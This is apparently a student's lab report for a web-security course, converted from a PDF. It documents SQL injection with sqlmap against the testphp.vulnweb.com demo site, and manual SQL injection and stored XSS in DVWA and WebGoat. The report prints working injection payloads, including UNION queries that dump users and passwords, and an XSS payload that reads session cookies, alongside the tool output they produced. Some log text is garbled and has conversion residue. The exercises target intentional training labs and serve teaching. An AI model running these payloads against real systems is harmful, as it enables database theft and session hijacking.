[ ] DH initialization skipped: no DH ciphersuites
[ ] ECDH initialization
[ ] ECDH initialized with curves X25519:P-256:X448:P-521:P-384
[.] Configuration successful
[ ] Deallocating deployed section defaults
[ ] Binding service [stunnel3]
[ ] Listening file descriptor created (FD=9)
[ ] Setting accept socket options (FD=9)
[ ] Option SO_REUSEADDR set on accept socket
[.] Binding service [stunnel3] to 0.0.0.0:443: Address already in use (98)
[ ] Listening file descriptor created (FD=9)
[ ] Setting accept socket options (FD=9)
[ ] Option SO_REUSEADDR set on accept socket
[.] Binding service [stunnel3] to :::443: Address already in use (98)
[!] Binding service [stunnel3] failed
[ ] Unbinding service [stunnel3]
[ ] Service [stunnel3] closed
[ ] Deallocating deployed section defaults
[ ] Deallocating section [stunnel3]
[ ] Initializing inetd mode configuration
200420116068@kali:~$
```

1 . Apply Automated SQL Injection using SQLMAP.

```
20042011606B@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 06:54:27 /2022-11-18

[06:54:29] [INFO] testing connection to the target URL
[06:54:30] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:54:31] [INFO] testing if the target URL content is stable
[06:54:32] [INFO] target URL content is stable
[06:54:32] [INFO] testing if GET parameter 'cat' is dynamic
[06:54:33] [INFO] GET parameter 'cat' appears to be dynamic
[06:54:34] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[06:54:34] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[06:54:34] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[06:55:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:55:01] [WARNING] reflective values found and filtering out
[06:55:04] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="bla")
[06:55:04] [INFO] testing 'Generic inline queries'
[06:55:04] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[06:55:04] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[06:55:05] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[06:55:05] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[06:55:06] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[06:55:06] [INFO] GET parameter 'cat' is 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[06:55:06] [INFO] testing 'MySQL inline queries'
[06:55:06] [INFO] testing 'MySQL > 5.0.12 stacked queries (comment)'
[06:55:06] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[06:55:08] [INFO] testing 'MySQL > 5.0.12 stacked queries'
[06:55:08] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
[06:55:08] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
[06:55:09] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[06:55:09] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[06:55:09] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[06:55:19] [INFO] GET parameter 'cat' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[06:55:19] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:55:19] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[06:55:20] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[06:55:20] [INFO] target URL appears to have 11 columns in query
[06:55:21] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 45 HTTP(s) requests:
—
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 8753=8753

Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71626b6a71,(SELECT (ELT(8368=8368,1))),0x7171707671),8368

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 2318 FROM (SELECT(SLEEP(5)))pvZV)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71626b6a71,0x6e654c546e4361586e476e55786e677e495756574454545055745e4f6758726d495e684757675556,0x7171707671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,-- -
```

[06:56:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL > 5.6
[06:56:06] [INFO] fetching current user
current user: 'acuarto@localhost'
[06:56:06] [INFO] fetched data logged to text files under '/home/DISHA/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 06:56:06 /2022-11-18/
20042011606B@kali:~\$

2. Find Database detail of the targeted site.

```
200420116068@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 07:07:07 /2022-11-18
[07:07:09] [INFO] resuming back-end DBMS 'mysql'
[07:07:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-- 
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 8753=8753

Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71626b6a71,(SELECT (ELT(8368=8368,1))),0x7171707671),8368)

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 2318 FROM (SELECT(SLEEP(5)))pvZV)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71626b6a71,0x6e654c546e4361586a476a55786c677a495756574454545055745a4f6758726d495a684757675556,0x7171707671),
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- 

[07:07:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL > 5.6
[07:07:11] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[07:07:12] [INFO] fetched data logged to text files under '/home/DISHA/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 07:07:12 /2022-11-18
200420116068@kali:~$
```

3. Find Table details of the targeted site.

```
200420116068@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 07:08:36 /2022-11-18

[07:08:38] [INFO] resuming back-end DBMS 'mysql'
[07:08:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: cat (GET)
    Type: boolean-based blind
        Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8753=8753

    Type: error-based
        Title: MySQL > 5.0.12 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71626b6a71, (SELECT (ELT(8368-8368,1))),0x7171707671),8368)

    Type: time-based blind
        Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 2318 FROM (SELECT(SLEEP(5)))pVzV

    Type: UNION query
        Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71626b6a71,0x6e654c546e4361506a476a55786c677a49575657445454505745a4f6750726d495a68475767556,0x7171707671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL

[07:08:39] [INFO] the back-end DBMS is MySQL
[07:08:39] [INFO] web server operating system: Linux Ubuntu
[07:08:39] [INFO] web application technology: PHP 5.6.40, Nginx 1.19.0
[07:08:39] [INFO] back-end DBMS: MySQL > 5.6
[07:08:39] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artcts |
| cartz |
| categ |
| featured |
| guestbook |
| pictures |
| products |
| users |
+-----+

[07:08:41] [INFO] fetched data logged to text files under '/home/DISHA/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 07:08:41 /2022-11-18
200420116068@kali:~$
```


5. Find actual data for the given site.

```
200420116068@kali:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C fname --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 07:11:01 /2022-11-18
[07:11:02] [INFO] resuming back-end DBMS 'mysql'
[07:11:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6753=6753

    Type: error-based
    Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71626b6a71),(SELECT(ELT(8368-8368,1)),0x7171707671),8368)


    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 2318 FROM (SELECT(SLEEP(5)))pvZV)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71626b6a71,0x6e654c546e4361586a476a55786c677a4957565744545055745a4f6758726d495a684757675556,0x7171707671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
[07:11:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
backend DBMS: MySQL > 5.6
[07:11:04] [INFO] fetching entries of column(s) 'fname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+-----+
| fname |
+-----+
| rdw8173 |
| Blads |
| lyzae |
+-----+
[07:11:05] [INFO] table 'acuart.artists' dumped to CSV file '/home/DISHA/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
[07:11:05] [INFO] fetched data logged to text files under '/home/DISHA/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 07:11:05 /2022-11-18
200420116068@kali:~$
```


Assignment 7

- Perform the Steps Mentioned in the DVWA pdf Files and Submit the Screenshots

1. SQL Injection

-  Not secure | dvwa.triple5.online/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=67a59599fc0645f06550b3f6aecfdf50# DVWA Vulnerability: SQL Injection User ID: [] Submit ID: 1 First name: admin Surname: admin More Information
 - https://en.wikipedia.org/wiki/SQL_Injection
 - <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
 - https://owasp.org/www-community/attacks/SQL_Injection
 - <https://bobby-tables.com> View Source View Help Username: admin Security Level: Impossible Locale: en PHPIDS: disabled SQLi DB: mysql

- method to extract all the First_names and Surnames from the database would be to use the input: %' or '1='1'



Vulnerability: SQL Injection

User ID:

%' or '0='0 Submit

ID: %' or '0='0
First name: admin
Surname: admin

ID: %' or '0='0
First name: Gordon
Surname: Brown

ID: %' or '0='0
First name: Hack
Surname: Me

ID: %' or '0='0
First name: Pablo
Surname: Picasso

ID: %' or '0='0
First name: Bob
Surname: Smith

- The database version will be listed under surname in the last line as shown in the image below.

Input: %' or 0=0 union select null, version() #

The screenshot shows the DVWA interface with the 'SQL Injection' menu item selected. In the main area, a user has entered the payload '%' or 0=0 union select null, version() #'. The 'Submit' button is clicked, and the results are displayed below:

```

User ID: %' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version() #
First name:
Surname: 5.0.51a-3ubuntu5
  
```

- To display the Database user who executed the PHP code powering the database, enter the text below in the USER ID field.

Input: %' or 0=0 union select null, user() #

The screenshot shows the DVWA interface with the 'SQL Injection' menu item selected. In the main area, a user has entered the payload '%' or 0=0 union select null, user() #'. The 'Submit' button is clicked, and the results are displayed below:

```

User ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost
  
```

- To display the database name, we will inject the SQL code below in the User ID field.
Input: %' or 0=0 union select null, user() #

Vulnerability: SQL Injection

User ID:

Submit

```
ID: '%' or 0=0 union select null, database() #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, database() #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, database() #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, database() #
First name:
Surname: dwba
```

- Display all tables in information_schema

%' and 1=0 union select null, table_name from information_schema.tables #

Vulnerability: SQL Injection

User ID:

Submit

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
```

- Display all the columns fields in the information_schema user table
`'% and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #`

Vulnerability: SQL Injection

User ID:

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%#'
First name:
Surname: USER_PRIVILEGES

ID: '%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%#'
First name:
Surname: users

ID: '%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%#'
First name:
Surname: user

ID: '%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%#'
First name:
Surname: users_grouppermissions

ID: '%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%#'
First name:
Surname: users_groups

ID: '%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%#'
First name:
Surname: users_objectpermissions

ID: '%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%#'
First name:
Surname: users_permissions
```

- Display all the columns field contents in the information_schema user table
`%' and 1=0 union select null,`
`concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #`

Vulnerability: SQL Injection

User ID:

```
ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user_id

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
first_name

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_name

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
password

ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
avatar
```

2. XSS

Setting security to low.

The screenshot shows the DVWA Security page with the security level set to 'low'. The left sidebar menu includes options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' and contains a section for 'Security Level' with the note: 'Security level is currently: low.' It lists four levels: Low, Medium, High, and Impossible. Below this is a 'PHPIDS' section with a note: 'PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' A dropdown menu shows 'Low' is selected. At the bottom, there's a message box stating 'Security level set to low'.

Resetting database:

The screenshot shows the DVWA Setup Check page. The left sidebar menu is identical to the previous screenshot. The main content area is titled 'Setup Check' and displays system information and configuration details. It shows the operating system as 'Linux', PHP version as '7.4.30', and various PHP module status (e.g., allow_url_fopen = Disabled, allow_url_include = Enabled). It also lists the database configuration: 'Backend database: MySQL/MariaDB', 'Database username: dwvausr', 'Database password: dwva', 'Database database: dvwa', 'Database host: localhost', and 'Database port: 3306'. A note states 'reCAPTCHA key: Missing'. The page also includes a warning about missing modules and a 'Create / Reset Database' button. At the bottom, it shows the user session information: 'Username: admin', 'Security Level: low', 'Locale: en', 'PHPIDS: disabled', 'Sqli DB: mysql', and the footer text 'Damn Vulnerable Web Application (DVWA) v1.0 "Development"'.

Basic XSS Test 1

- Name: Test 1
- Message: <script>alert("hello")</script>

The screenshot shows the DVWA interface with the 'XSS (Stored)' menu item selected. On the right, under 'Vulnerability: Stored Cross Site Scripting (XSS)', there is a guestbook form. The 'Name' field contains 'Testing 1' and the 'Message' field contains '<script>alert("hello")</script>'. Below the form, a list of guestbook entries is displayed. The first entry is 'Name: Test 1' and 'Message: <script>alert("hello")</script>'. The second entry is 'Name: Test 2' and 'Message:'. Underneath the second entry is a screenshot of a Wikipedia search results page for 'XSS (Stored)'. The third entry is 'Name: Test 3' and 'Message:'. The fourth entry is 'Name: jo' and 'Message: you have been hacked'. The fifth entry is 'Name: Test 1' and 'Message: <script>alert("hello")</script>'. At the bottom, a 'More Information' section lists several URLs related to XSS.


Vulnerability: Stored Cross Site Scripting (XSS)

Name * Testing 1
Message * <script>alert("hello")</script>
Sign Guestbook Clear Guestbook

Name: Test 1
Message:
Name: Test 2
Message:
Name: Test 3
Message:
Name: jo
Message: you have been hacked
Name: Test 1
Message: <script>alert("hello")</script>

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/css-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cssecurety.com/xss-faq.html>
- <http://www.scriptalert1.com/>



Basic XSS Test 2

- Name: Test 2
- Message: <iframe src="http://wikipedia.org"></iframe>

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cssecure.com/xss-faq.html>
- <http://www.scriptalert11.com/>

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: Test 2
Message:

 WIKIPEDIA
The Free Encyclopedia

EN ▾

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cssecure.com/xss-faq.html>
- <http://www.scriptalert11.com/>

Basic XSS Test 3

- Name: Test 3
- Message: <script>alert(document.cookie)</script>

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored) (which is highlighted in green), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. Below the sidebar, system information is displayed: Username: admin, Security Level: low, Locale: en, PHPIDS: disabled, Sqli DB: mysql. The main content area is titled "Vulnerability: Stored Cross Site Scripting (XSS)". It contains a form with fields for "Name" (set to "Test 3") and "Message" (containing the XSS payload "<script>alert(document.cookie)</script>"). Below the form, a message box shows the posted data: "Name: test" and "Message: This is a test comment.". A "More information" section provides links to various XSS resources. At the bottom right of the main content area are "View Source" and "View Help" buttons.

The screenshot shows a browser window with the title "Vulnerability: Stored Cross Site Scripting". The address bar indicates the URL is "dvwa.triple5.online/DVWA/vulnerabilities/xss_s/". A modal dialog box is centered on the screen, displaying the message "dvwa.triple5.online says" followed by the injected JavaScript payload "PHPSESSID=pd18cm75ia7ad871gbe2k1e12l; security=low". A blue "OK" button is visible at the bottom right of the dialog. The background of the browser shows the DVWA interface, which is mostly blank or obscured by the modal.

Assignment 8

Question 1 :- Perform the SQL Injection and Cross Site Scripting in WebGoat and Submit the Screenshots.

1) SQL Injection

Example 1 :

First execute the command :-

The screenshot shows the 'SQL Injection (intro)' section of the WebGoat interface. The sidebar has a tree structure with 'SQL Injection (intro)' selected under 'A1) Injection'. The main content area is titled 'Try It! String SQL injection'. It contains a query editor with the following code:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' + lastName + ''";
```

Below the query editor is a form with fields '1' and 'or' and a dropdown with '1=1'. A button labeled 'Get Account Info' is visible.

On clicking Get Account Info we get :-

Try It! String SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query is build by concatenating strings making it susceptible to String SQL injection:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' + lastName + ''";
```

